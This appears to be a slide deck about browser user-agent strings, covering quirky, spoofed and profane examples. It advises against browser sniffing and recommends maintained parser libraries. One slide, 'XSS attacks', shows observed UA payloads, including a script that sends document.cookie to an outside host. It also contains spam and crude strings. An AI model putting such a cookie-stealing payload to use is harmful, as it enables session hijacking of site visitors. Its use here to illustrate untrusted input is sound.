Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko

↑

Version of
the browser

and those were all relatively
normal user-agent strings

"User-Agent strings only get larger over time, never smaller"

Niels's law of User-Agent strings

sometimes browsers simply do
not make sense at all

🌐 Samsung Internet

Mozilla/5.0 (Linux; Android 4.3; en; SAMSUNG GT-I9505 Build/JSS15J)
AppleWebKit/537.36 (KHTML, like Gecko) Version/1.5 Chrome/
28.0.1500.94 Mobile Safari/537.36

Samsung device

Version of the browser

🪐 Nokia Xpress for Windows Phone

Mozilla/5.0 (Series40; NOKIALumia800;
Profile/MIDP-2.1 Configuration/CLDC-1.1)
Gecko/20100401 S40OviBrowser/1.8.0.50.5

LG Netcast

Mozilla/5.0 (X11; Linux; ko-KR)
AppleWebKit/534.26+ (KHTML, like Gecko)
Version/5.0 Safari/534.26+

sometimes browsers lie to
hide their true identity

Opera

Opera/9.80 (X11; Linux zbov; U; en) Presto/2.9.201 Version/11.50

The name of
the browser

The name of the
operating system

Version of
the browser

Opera Mobile (desktop mode)

`Opera/9.80 (X11; Linux zbov; U; en) Presto/2.9.201 Version/11.50`

The name of
the browser

ROT 13 encrypted
"mobi"

Version of
the browser

Internet Explorer

`Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/5.0)`

Browser version

Internet Explorer (compatibility view)

Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/5.0)

Trident 5 means it's
Internet Explorer 9

browsers can change the user-agent strings for individual websites

21:48

about

phone information

Name: Windows Phone
Model: Microsoft Lumia 535
Carrier: CV NL
Software: Windows® Phone 8.1 Update

OS version: 8.10.14219.341
Firmware revision number: 02054.00000.14485.3700
Hardware revision num

8S by HTC
8.0

30.54.10403.401
001

![e](Internet Explorer logo) **Mobile Internet Explorer 11 on Windows Phone 8.1**

on html5test.com

Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; Trident/6.0; ARM; Touch; WPDesktop; Lumia 535)

Mobile Internet Explorer 11 on Windows Phone 8.1

Mozilla/5.0 (Mobile; Windows Phone 8.1; Android 4.0; ARM; Trident/7.0; Touch; rv:11.0; IEMobile/11.0; Microsoft; Lumia 535) like iPhone OS 7_0_3 Mac OS X AppleWebKit/537 (KHTML, like Gecko) Mobile Safari/537

HTML5test
@html5test

Completely baffled. I have a WP 8.1 phone with IE 11 that identifies itself as IE 10 on HTML5test. Correct UA string on other sites.

4:03 PM - 7 Jul 2016

HTML5test
@html5test

Completely baffled. I have a WP 8.1 phone with IE 11 that identifies itself as IE 10 on HTML5test. Correct UA string on other sites.

4:03 PM - 7 Jul 2016

sometimes browsers
are just weird

Mozilla/5.0 (VCC; 1.0; like Gecko) NetFront/4.2

Mozilla/4.0 (compatible; MSIE 6.0; MSIE 5.5; Windows NT 5.0)
Opera 7.02 Bork-edition [en]

Vehicle Center Console

Mozilla/5.0 (VCC; 1.0; like Gecko) NetFront/4.2

Mozilla/4.0 (compatible; MSIE 6.0; MSIE 5.5; Windows NT 5.0)
Opera 7.02 Bork-edition [en]

Mozilla/4.0 (MobilePhone PLS6600KJ/US/1.0) NetFront/3.1 MMP/2.0

Mozilla/4.08 (PDA; SL-C3000/1.0,Qtopia/1.5.2) NetFront/3.1

Mozilla/5.0 (DTV; TVwithVideoPlayer) NetFront/4.1 AQUOSBrowser/1.0 InettvBrowser/2.2 (08001F;DTV06VSFC;0009;0001)

Mozilla/5.0 (Standard; NF41SW/1.1; like Gecko; TASKalfa 406ci)
NetFront/4.1

Mozilla/4.0 (PSP (PlayStation Portable); 2.60)

Mozilla/5.0 (VCC; 1.0; like Gecko) NetFront/4.2

?

Mozilla/5.0 (DAG; 1.4; like Gecko) NetFront/4.2

Mozilla/5.0 (VCC; 1.0; like Gecko) NetFront/4.2

Mozilla/4.0 (compatible; MSIE 6.0; MSIE 5.5; Windows NT 5.0)
Opera 7.02 Bork-edition [en]

Opera Bork-edition?

File   Edit   View   Navigation   Bookmarks   Mail   Window   Help

http://www.msn.com/   Go   Google search   100%

Qooeleeffy zeen coostumeeze-a yuoor Ceeti® cerd. Epply noo!

Help

msn

MSN Hume-a   My MSN   Sign In .net

Freedey, Feb 14

MSN Hume-a | My MSN | Hutmeeel | Seerch | Shuppeeng | Muney | Peuple-a & Chet

Seerch zee Veb: [   ]   **Search**

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Internet Services

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- 10 best TV kisses
- Quiz: Is your guy Mr. Right?
- Last-minute gifts

E-MAIL ME   BE MINE   ROCK STAR

10 Shortest Celeb Marriages

Tudey oon MSN
- Bed teep ves pert ooff elert
- Dully zee sheep deees
- Bed gulffer = greet CEO?
- 4 veys tu sefe-a muney

Freedey Foon
- Veekend mufeee-a gooeede-a
- Cun thees vumun gulff ster beet Teeger?
- Teke-a a cuoortsheep qooeez
- Feges? Schmeges! Pley Bleckjeck oonleene-a

MSN Chunnels

Ootus 2003
Booseeness
Cereers
Ceety Gooeedes
Interteeenment
Femeely
Feetness & Recreeshun
Gemes
Heelt
Huoose-a & Hume-a
Keeds
Leerneeng & Reseerch
Lufe-a & Releeshunsheeps
Noos

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Tuxeec foomes & a reeng tuss
Vheech tvu sters vere-a ved a tutel ooff 6 huoors?

MSN Internet Serfeeces

Internet Eccess
Speceeels
MSN 8 Sufftvere-a

Yuoor Leeffe-a
- Tup 10 looxoory cers
- Zee best teeme-a

Send a lufe-a cerd
Sveet, sexy &

BORK BORK BORK

Qooeleeffy zeen coostumeeze-a yuoor Ceeti® cerd. Epply noo!

msn™

MSN Hume-a   **My MSN**   Sign In .net

Freedey, Feb 14

MSN Hume-a | My MSN | Hutmeeel | Seerch | Shuppeeng | Muney | Peuple-a & Chet

Seerch zee Veb: [_____]   **Search**

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Internet Eccess
Speceeels
MSN 8 Sufftvere-a

10 Shortest Celeb Marriages

Tuxeec foomes & a reeng tuss
Vheech tvu sters vere-a ved a tutel ooff 6 huoors?

Tudey oon MSN
- Bed teep ves pert ooff elert
- Dully zee sheep deees
- Bed gulffer = greet CEO?
- 4 veys tu sefe-a muney

Yuoor Leeffe-a
- Tup 10 looxoory cers
- Zee best teeme-a

Freedey Foon
- Veekend mufeee-a gooeede-a
- Cun thees vumun gulff ster beet Teeger?
- Teke-a a cuoortsheep qooeez
- Feges? Schmeges! Pley Bleckjeck oonleene-a

Send a lufe-a cerd
Sveet, sexy &

MSN Chunnels

Ootus 2003
Booseeness
Cereers
Ceety Gooeedes
Interteeenment
Femeely
Feetness & Recreeshun
Gemes
Heelt
Huoose-a & Hume-a
Keeds
Leerneeng & Reseerch
Lufe-a & Releeshunsheeps
Noos

and it is possible to change the user-agent string yourself

spam

http://www.sexxlife.it/sexyshop (sexy shop - sexy toys, BDSM, vibratori, falli, vagine, lubrificanti, dvd porno, film hard, lingerie - Migliaia di articoli nel nostro sexy shop online.; http://www.sexxlife.it; info@sexxlife.it)

XSS attacks

```
<script>alert("My Little Pony");</script>

<script language="JavaScript">document.location=
"http://www.max1094.18.lc/admin/cookies.php?c=" +
document.cookie;</script>

<img src="http://bravo.trollab.org/mylittlepony.png"
alt="My Little Pony">
```

XSS attacks

funny people

(╯ °□°) ╯ ︵ ┻━┻

Mozilla/10.0 (compatible; MSIE 10.0; CP/M; 8-bit)

Mozilla/5.0 (Windows Phone 10.0; Android 4.2.1;
Microsoft; Surface Zune Phone XL)
AppleWebKit/537.36 (KHTML, like Gecko)

phone Arena.com

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TIP US

Home ❯ News ❯ Edge browser on the Surface Phone is benchmarked by HTML5TEST?

Edge browser on the Surface Phone is benchmarked by HTML5TEST?

Posted: 18 Nov 2015, 17:19, by Alan F.

Tags: Windows ＋　Microsoft ＋

HTML5 TEST　how well does your browser support html5?

your browser　other browsers　compare

news　device lab　about the test

THIS BROWSER SCORED **401** OUT OF 555 POINTS

This score was recorded using Edge 12 on a MICROSOFT Surface Phone running Windows Phone 10.0 ▲

Useragent: Mozilla/5.0 (Windows Phone 10.0; Android 4.2.1; MICROSOFT; Surface Phone) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Mobile Safari/537.36 Edge/12.10240

Screen size: 360 x 640 px

WinFuture

Edge browser for the Surface Phone is benchmarked by HTML5TEST

The website for HTML5TEST, a benchmark used to test browsers, reveals that Microsoft has been prepping the Surface Phone. The browser test was on version 12 of Edge, the

angry people

angry people

FuckZilla/666.0 (Gavnoid; Debile; rv:123.0)
FuckYou/123.0 FuckingFox/321.0

Opera/9.80 (Windows NT 6.1; U; FuckYou; xx)
Presto/2.10.229 Version/11.62

Seriously, Go fuck yourself

W3C standards are important.
Stop fucking obsessing over user-agent already.

4 x balls

82 x fuck

9 x dick

1.000.000 unique useragent strings

6 x ass

10 x shit

3 x vagina

108 x sex

user-agent strings
cannot be trusted!

everybody lies

you should never use browser sniffing for controlling access to your website

you should never use browser sniffing for determining browser capabilities

you should never

build your own
browser sniffing library

#1

use a browser sniffing library that
is regularly updated

#2

check if it is possible
to automatically schedule updates

try libraries like
UAParser,
PiwikDeviceDetector
or **WhichBrowser**

https://github.com/ua-parser

https://github.com/piwik/device-detector

https://github.com/whichbrowser

http://useragent.mkf.solutions

https://github.com/ThaDafinser/UserAgentParserComparison

"If you tell a big enough lie
and tell it frequently enough,
it will be believed"

— Ghandi

"If you tell a big enough lie
and tell it frequently enough,
it will be believed"

– Ghandi

"If you tell a big enough lie
and tell it frequently enough,
it will be believed"

— Adolf Hitler

thank you!

thank you!